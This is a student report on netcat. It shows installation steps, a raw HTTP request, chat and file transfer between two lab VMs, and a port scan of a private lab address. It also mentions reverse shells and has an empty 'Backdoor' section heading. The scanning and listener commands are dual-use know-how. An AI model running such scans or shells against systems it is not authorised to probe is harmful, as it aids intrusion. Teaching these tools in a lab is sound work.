# NETCAT

## HF Informatik & Telekommunikation Bern APRIL 2024

**23-C**

**Mehmet Ali Gür**

**mgu153457@stud.gibb.ch**

# CONTENTS

# 1-What is NETCAT?

**Netcat was first developed in 1995 by Hobbit, an Australian computer security expert. Hobbit, by his real name, is defined as "Hobbit is a programmer and a system administrator who likes to tinker with computers." Although Netcat was originally designed for network analysis, over time it has been used by hackers and security experts for a variety of purposes and has become quite popular. For over 20 years, the small but powerful tool has been used by hackers for a wide variety of activities. While Netcat is well known in hacking circles, it is virtually unknown outside. It is so simple, powerful and useful that many in the IT community call it the "Swiss army knife of hacking tools"**

# 2-)What are the usage areas of Netcat?

**Netcat is a versatile tool that can be used in various network and security scenarios. Here are some common use cases for Netcat:**

**1. Socket Programming and Testing: Netcat can be used to create simple socket servers and clients. This is useful for testing network applications or creating customized communication protocols.**

**2. Telnet and SSH-like Operations: Netcat provides basic Telnet or SSH-like functionality. It can connect to remote systems, send and receive commands.**

**3. File Transfer: Netcat can transfer files quickly over a network. It can copy files from one system to another or transfer files over a stream.**

**4. Port Scanning: Netcat can be used to check the accessibility of specific ports on a target. However, more specific tools like Nmap are commonly preferred for this purpose.**

**5. Remote Shell and Reverse Shell Connections: Netcat can create shell or reverse shell connections on remote systems. This allows executing commands on the system or gaining remote access.**

**6. Proxy and Port Forwarding: Netcat can redirect network traffic or transfer traffic between systems. This can be used to redirect or monitor communication in the network.**

**7. Chat Server and Client: Netcat can act as a simple chat server or client. It enables users to send and receive text-based messages.**

**8. Security Testing and Penetration Testing: Netcat is a tool used during security and penetration testing. It can detect security vulnerabilities and gain control over systems.**

**WARNING: While Netcat has a wide range of applications, it should be used for legitimate and legal purposes. Using it for malicious activities is illegal and may have legal consequences."**

# 3-How to install Netcat on Windows, Mac and Ubuntu?

## 1. Netcat Installation for Windows:

- Various versions of Netcat are available for the Windows operating system. The most commonly used one is either GnuWin32 or the original version of Netcat.

- You can download an original version from https://eternallybored.org/misc/netcat/.

- After downloading, extract the zip file and copy the netcat.exe file to any location you prefer.

- Now you can use Netcat in the Windows command prompt (cmd) or PowerShell (use `nc.exe` instead of `nc` for PowerShell).

## 2. Netcat Installation for Mac:

- Netcat is typically pre-installed on the Mac operating system. You can check if Netcat is installed by opening the Terminal application and running `nc` or `nc -h` command.

- If it's not installed, you can easily install it using a package manager like Homebrew. Run the following command in Terminal: `brew install netcat`.

## 3. Netcat Installation for Linux:

- Netcat is usually pre-installed on Linux operating systems. You can check if Netcat is installed by opening the Terminal application and running `nc` or `nc -h` command.

- If it's not installed, you can install it using your package manager. For example, on Ubuntu and Debian-based distributions, you can use the `apt` command. Run the following command: "sudo apt-get install netcat" or for a wider range of usage "sudo apt-get install netcat-traditional netcat-openbsd nmap".

# 4-Telnet with Netcat

Let's try reaching Google's web server with a TCP connection..

We run nc -v google.com 80 and then the “GET index.html HTTP/1.1” command.

Then we press enter twice.

This command establishes a TCP connection to a specific target server (in this case, "google.com") using the "nc" or "netcat" command over a specified port number. Subsequently, upon successful connection establishment, it sends a request to retrieve a specific web page using the HTTP protocol.


The "-v" (verbose)  option enables verbose mode, providing more detailed and explanatory output about the operation. This allows for a more comprehensive understanding of the command's actions and the responses it receives.

"google.com" represents the address of the target server.

"80" specifies the TCP port number to which the connection will be made. Port 80 is commonly used for HTTP traffic, and this command aims to establish an HTTP connection to Google's web server.

**After executing the command and successfully establishing the connection, it sends an HTTP request to retrieve the content of a specific web page, as indicated by the command "GET index.html HTTP/1.1". This requests the "index.html" file from the server.**

**This command serves as a simple starting point for retrieving a specific web page using the HTTP protocol.**



```
vmadmin@li224-vmLM1:~$ nc -v google.com 80
Connection to google.com (142.250.203.110) 80 port [tcp/http] succeeded!
"GET index.html HTTP/1.1"

HTTP/1.0 400 Bad Request
Content-Type: text/html; charset=UTF-8
Referrer-Policy: no-referrer
Content-Length: 1555
Date: Mon, 22 Apr 2024 23:21:59 GMT

<!DOCTYPE html>
<html lang=en>
  <meta charset=utf-8>
  <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width">
  <title>Error 400 (Bad Request)!!1</title>
  <style>
    *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;pad
ding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{backgrou
nd:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px
0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width
:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.g
oogle.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@med
ia only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googl
elogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.c
om/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min
-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_
color_150x54dp.png) no-repeat;-webkit-background-size:100% 100%}}#logo{display:inline-block;height:54p
x;width:150px}
  </style>
  <a href=//www.google.com/><span id=logo aria-label=Google></span></a>
  <p><b>400.</b> <ins>That's an error.</ins>
  <p>Your client has issued a malformed or illegal request.  <ins>That's all we know.</ins>

_
```

# 5-Communicating with Netcat over TCP/IP networks or listening as a server

**The first command aims to establish a TCP connection to a specified IP address and port number using the "netcat" (nc) tool.**

**<u>We connect to the target machine with the "netcat -nv ip address port" command.</u>**

**-n: Specifies not to resolve IP addresses or host names. This allows you to use IP addresses directly and does not do DNS resolution.**


**-v: Runs the process in "verbose" or verbose mode. This allows you to get more information during the process.**

ip address: Specifies the IP address of the target you want to connect to.

port: Specifies the TCP port number of the target you want to connect to.

The second command aims to listen to a specific port using the "netcat" (nc) tool:

nc -nvlp port


vm-p-prd-HFI_SA-y7wq7-k-y3y2s-li232-vmKL1 - VMware Remote Console
VMRC
1 2 3 4
vmadmin@li232-vmKL1: ~
Datei Aktionen Bearbeiten Ansicht Hilfe
vm-p-prd-HFI_SA-y7wq7-k-y3y2s-li224-vmLM1 - VMware Remote Console
VMRC

```
┌──(vmadmin㉿li232-vmKL1)-[~]
└─$ netcat -nv 192.168.110.60 1100
Connection to 192.168.110.60 1100 port [tcp/*] succeeded!
hallo
hi
grüezi
merhaba
```

```
vmadmin@li224-vmLM1:~$ nc -nvlp 1100
Listening on 0.0.0.0 1100
hallo
hi
grüezi
merhaba
Connection received on 192.168.110.70 52892
```

-n: Specifies not to resolve IP addresses or host names.

-v: Runs the process in "verbose" or verbose mode.

-l: Specifies a local address to listen for connections.


-p port: Specifies the port number you want to listen on.

This command accepts incoming connections by listening on the specified port number. So, when you run this command, it starts listening for incoming connections on the specified port and accepts those connections. This is often used to create a server application or monitor network traffic. For example, it can be used to run a TCP server or monitor a specific port.

## 6-Echo Server and File Transfer

We prepare the content to be sent to the other machine with the echo “text” >abc.txt cat abc.txt commands.

On the second machine, we create a file called "nc -nlvp "port" > "recived.txt" and wait for the file to arrive.



```
┌──(vmadmin㉿li232-vmKL1)-[~]
└─$ netcat -nv 192.168.110.60 1798 < MAli.txt
Connection to 192.168.110.60 1798 port [tcp/*] succeeded!

┌──(vmadmin㉿li232-vmKL1)-[~]
└─$ netcat -nv 192.168.110.60 1798 < MAli.txt
Connection to 192.168.110.60 1798 port [tcp/*] succeeded!

┌──(vmadmin㉿li232-vmKL1)-[~]
└─$ ▮
```

```
vmadmin@li224-vmLM1:~$ nc -nlvp 1798 >MAli.txt
Listening on 0.0.0.0 1798
^C
vmadmin@li224-vmLM1:~$ ls
hallo  hello  logins.txt  MAli  MAli.txt  received.txt  stdout  vp
vmadmin@li224-vmLM1:~$ _
```

We send the file to the second machine with the command netcat -nv "ip address" <abc.txt on the first machine.

## 7-Port Scanning


Here our command is: "nc -v -n -z -w "ip address" port range to scan"

-n: Uses IP addresses without resolving hostnames.

-z: Does not establish a connection, only checks whether the specified ports are listening.

-w 1: Specifies the maximum time to wait for a port check (here, 1 second).


The results will show which of the specified ports are open and which are closed at the given IP address. This can be used to determine what services servers offer on a network or to conduct security checks on a network.


vm-p-prd-HFI_SA-y7wq7-k-y3y2s-li232-vmKL1 - VMware Remote Console
VMRC
1
2
3
4
Datei
Aktionen
Bearbeiten
Ansicht
Hilfe

```
┌──(vmadmin㉿li232-vmKL1)-[~]
└─$ nc -v -n -z -w 1 192.168.110.60 21-41
nc: connect to 192.168.110.60 port 21 (tcp) failed: Connection refused
Connection to 192.168.110.60 22 port [tcp/*] succeeded!
nc: connect to 192.168.110.60 port 23 (tcp) failed: Connection refused
nc: connect to 192.168.110.60 port 24 (tcp) failed: Connection refused
nc: connect to 192.168.110.60 port 25 (tcp) failed: Connection refused
nc: connect to 192.168.110.60 port 26 (tcp) failed: Connection refused
nc: connect to 192.168.110.60 port 27 (tcp) failed: Connection refused
nc: connect to 192.168.110.60 port 28 (tcp) failed: Connection refused
nc: connect to 192.168.110.60 port 29 (tcp) failed: Connection refused
nc: connect to 192.168.110.60 port 30 (tcp) failed: Connection refused
nc: connect to 192.168.110.60 port 31 (tcp) failed: Connection refused
nc: connect to 192.168.110.60 port 32 (tcp) failed: Connection refused
nc: connect to 192.168.110.60 port 33 (tcp) failed: Connection refused
nc: connect to 192.168.110.60 port 34 (tcp) failed: Connection refused
nc: connect to 192.168.110.60 port 35 (tcp) failed: Connection refused
nc: connect to 192.168.110.60 port 36 (tcp) failed: Connection refused
nc: connect to 192.168.110.60 port 37 (tcp) failed: Connection refused
nc: connect to 192.168.110.60 port 38 (tcp) failed: Connection refused
nc: connect to 192.168.110.60 port 39 (tcp) failed: Connection refused
nc: connect to 192.168.110.60 port 40 (tcp) failed: Connection refused
nc: connect to 192.168.110.60 port 41 (tcp) failed: Connection refused

┌──(vmadmin㉿li232-vmKL1)-[~]
└─$ ▮
```

# 8-Remote SHELL(Backdoor)

